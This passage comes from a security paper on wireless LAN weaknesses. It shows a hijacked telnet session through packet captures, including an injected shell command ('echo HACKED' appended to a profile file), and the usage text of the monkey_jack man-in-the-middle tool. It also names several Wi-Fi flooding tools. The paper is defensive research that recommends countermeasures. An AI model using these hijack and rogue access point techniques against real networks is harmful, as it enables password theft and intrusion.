
```
⊞ Frame 76 (109 on wire, 109 captured)
⊟ Ethernet II
     Destination: 00:05:5d:f1:d7:47 (D-Link_f1:d7:47)
     Source: 00:01:03:49:ad:4d (3COM_49:ad:4d)
     Type: IP (0x0800)
```

Telnet session from Mac 3com_49:ad:4d to D-link_f1:d7:47

```
0000  00 05 5d f1 d7 47 00 01  03 49 ad 4d 08 00 45 00   ..]ñ×G.. .I-M..E.
0010  00 5f ad 83 40 00 fe 06  4c 69 c0 a8 00 0e c0 a8   ._-.@.þ. LiÀ¨..À¨
0020  01 4d 00 17 04 0b 91 df  a6 88 08 02 0b 1c 50 18   .M.....ß ¦.....P.
0030  22 38 f2 6d 00 00 23 20  5e 48 5e 48 5e 48 5e 48   "8òm..#  ^H^H^H^H
0040  5e 48 5e 48 5e 48 5e 48  0d 0a 0d 0a 5e 48 5e 48   ^H^H^H^H ....^H^H
```

Figure 4: Valid session

The screen shots (Figure 4) above show the valid session between *Mac address 3com_49:ad:4d to D-link_f1:d7:47.*



```
No. . Time       Source             Destination        Protocol Info
   70 145.500540 TribeSta_01:9d:ab  ff:ff:ff:ff:ff:ff  ARP      Who has 192.168.1.11?  Tell 192.168.1.24
   71 145.501390 192.168.0.14       192.168.1.77       TELNET   Telnet Data ...
   72 145.501621 3COM_49:ad:4d      TribeSta_01:9d:ab  ARP      192.168.1.11 is at 00:01:03:49:ad:4d
   73 145.501644 192.168.1.77       192.168.0.14       TELNET   Telnet Data ...
   74 145.559997 192.168.0.14       192.168.1.77       TCP      telnet > 1035 [ACK] Seq=2447353480 Ack=13435164
   75 145.560949 192.168.1.77       192.168.0.14       TCP      1035 > telnet [ACK] Seq=134351634 Ack=244735348
   76 145.561272 192.168.0.14       192.168.1.77       TELNET   Telnet Data ...
   77 145.561496 192.168.0.14       192.168.1.77       TCP      telnet > 1035 [ACK] Seq=2447353535 Ack=13435164
   78 145.561712 192.168.1.77       192.168.0.14       TCP      1035 > telnet [ACK] Seq=134351634 Ack=244735348
   79 145.561920 192.168.1.77       192.168.0.14       TCP      1035 > telnet [ACK] Seq=134351634 Ack=244735348
   80 145.562133 192.168.0.14       192.168.1.77       TCP      telnet > 1035 [ACK] Seq=2447353535 Ack=13435164
   81 145.563522 192.168.0.14       192.168.1.77       TCP      telnet > 1035 [ACK] Seq=2447353535 Ack=13435164
   82 145.563671 192.168.1.77       192.168.0.14       TELNET   Telnet Data ...
   83 145.564182 192.168.1.77       192.168.0.14       TCP      1035 > telnet [ACK] Seq=134351634 Ack=244735348
   84 145.570011 192.168.1.77       192.168.0.14       TCP
   85 145.570268 192.168.0.14       192.168.1.77       TELNET
```

Hijack software inserts bogus data from TribeSta_01:9d:ab substituted for source address D-link_f1:d7:47

```
⊞ Frame 82 (86 on wire, 86 captured)
⊟ Ethernet II
    Destination: 00:01:03:49:ad:4d (3COM_49:ad:4d)
    Source: 00:40:36:01:9d:ab (TribeSta_01:9d:ab)
    Type: IP (0x0800)
```

```
0000  00 01 03 49 ad 4d 00 40  36 01 9d ab 08 00 45 00   ...I-M.@ 6..«..E.
0010  00 48 31 01 00 00 45 06  c2 03 c0 a8 01 4d c0 a8   .H1...E. Â.À".MÀ"
0020  00 0e 04 0b 00 17 08 02  0b 1c 91 df a6 bf 50 18   ........ ...ß¦¿P.
0030  7c 00 d8 59 00 00 65 63  68 6f 20 22 65 63 68 6f   |.ØY..ec ho "echo
0040  20 48 41 43 4b 45 44 22  20 3e 3e 20 2e 70 72 6f    HACKED"  >> .pro
```

Figure 5: hijacked session

Figure 5 show the bogus data being inserted.

Points of note :-


☞ Address based authentication is ineffective.

This is very significant, as it not only shows that devices like firewalls will make minimal impact – it also means that most server masquerade techniques like DSN spoofing or route subversion will work.

2.3 Server Masquerade – Man in the Middle or AP-in-the-Middle

And they do – RIP spoofing and DNS spoofing can used to redirect transmission to another server. We tried several and all worked more effectively on an wireless LAN as the do on a wired equivalent.


On the Internet occasionally bogus servers pretend be an another website to collect authentication information.



This kind of attack is possible in the wireless environment. Typically, a workstation in auto-associate mode will associate with the nearest server (i.e. with the strongest signal) with an appropriate ESSID (i.e. network name). If a BOGUS AP is positioned so that its signal is preferred over the legitimate AP, any laptop attempting a new connection will associate with the BOGUS AP.

Imagine a scenario where a attackers has spent time researching the network environment with a sniffer, he could easily capture server IP addresses and other details that would enable him to build a dummy environment to capture passwords. In a simple environment (like the example in our test lab) where telnet is used, this could be as simple as a shell script prompting for user & password – an effective man-in-the-middle attack. It would not have to fool people for long, used a couple of hours in a peak time would be enough to capture passwords – with the disruption being blamed on RF interference.

It was amazing to find that this attack was not more widely publicized. With a of research on the Internet in was possible to find a program which could be run by any script kiddie and achieve the same result. The authors had restricted the distribution both of the airjack drivers and the monkey_jack code, but it can still be found.



```
#./monkey_jack
Monkey Jack: Wireless 802.11(b) MITM proof of concept.

Usage: ./monkey_jack -b <bssid> -v <victim mac> -C <channel number> [ -c <channel number> ]
        [ -i <interface name> ] [ -I <interface name> ] [ -e <essid> ]

       -a:  number of disassociation frames to send (defaults to 7)
       -t:  number of deauthentication frames to send (defaults to 0)
       -b:  bssid, the mac address of the access point (e.g. 00:de:ad:be:ef:00)
       -v:  victim mac address.
       -c:  channel number (1-14) that the access point is on, defaults to current.
       -C:  channel number (1-14) that we're going to move them to.
       -i:  the name of the AirJack interface to use (defaults to aj0).
       -I:  the name of the interface to use (defaults to eth1).
       -e:  the essid of the AP.
```

In a carelessly configured wireless environment, the laptop may associate with any AP, which would make the need for a complex trap like the one described above less necessary. WEP or VPNs will prevent these situations.

Points of note :-

☞ WEP or VPNs will reduce the risk/impact of bogus APs.

☞ Ensure that client laptops are as specific as possible in the selection of network access points.

2.4 Disruption of service

Tools to *down* systems or *flood* networks are equally effective on wireless networks: This applies to tools like

1) ping-o-death,
2) fraggle or
3) synflood.

However, there are other techniques that can be used to disrupt wireless networks. Security sources report that 802.11 is susceptible to radio interference from a jamming devices. Some reports suggest that a poorly positioned microwave oven can disrupt the operation significantly – although extensive experiments while preparing pot noodle to my special recipe has not proved conclusive.

There are many a 802.11 protocol based DOS attacks that completely disrupt a network by flooding. These include:-

- **Wlan-jack** part of Air-Jack -- Flooding the network(spoofing AP to card) with de-authentication requests.
- **Void11** -- Flooding the AP with association/authentication requests.
- **FATA-jack** by me – Sending invalid authentication requests to the AP.
- **Fake-AP** -- Flooding the area with beacon packets looking like hundreds of APs .

These are covered in detail in the part 2.

3 Conclusions

We hope this article has shocked you. Even though I was part of one of the first teams in the UK that offered 802.11 security services including Intrusive Analysis, some of the points that emerged even surprised me.

But the project has led us to a number of conclusions. The first of these is that the vulnerability is greater than most people believe. One of the more reputable hack assessment methodologies evaluates an exposure as follows.

Firstly, estimate the effect of a hack on a system and assign it a value of 1-5 (badest being greatest). Then the methodology requires the countermeasures (i.e. security software or firewall) effect to be calculated and to be subtracted. The exercise is repeated for the network and the sum of the two factors results in a Exposure rating of 1-10. This is shown below

Exposure = (***System Vulnerability*** - ***System CounterMeasure***) +
(***Network Vulnerability*** - ***Network CounterMeasure***)

What's the point of all this maths, well it's this. Firstly, this paper explains, clearly I hope, how vulnerable the 802.11 networks are. This gives us an indication of the ***Network Vulnerability*** portion of the formula. It is high, certainly between 3-5.

Secondly, through general experience we can evaluate typical security counter measure used in 802.11 networks. This would give us the ***Network CounterMeasure*** portion of the formula:

- Firewalls – mainly Access Points are NOT deployed in-front of firewalls
- IDS or Intrusion Detection Systems – most IDS do not operate at the MAC level so do not understand 802.11b probing and Masquerading. In fact we have identified this as a definite project, to develop a proof of concept 802.11 IDS. **The WIDZ PROJECT IS ON ITS WAY**
- Lastly, although the need for VPNs or other encryption (WEP) mechanisms are clear, they are not being used.

As result, we can divine that the ***Network CounterMeasure*** is normally low.

As for the (***System Vulnerability*** - ***System CounterMeasure***) part of the formulae, I think most of you will agree that 802.11 exposes what are effective internal systems to external threats. Therefore, the ***System Vulnerability*** is likely to be high and ***System CounterMeasures*** quite low.

The upshot 802.11 network represents a security risk of a very high magnitude –greater than most in the industry imagine.

In part two of this paper we will be looking at the DoS attacks mentioned plus beating Wep & Mac address protection.
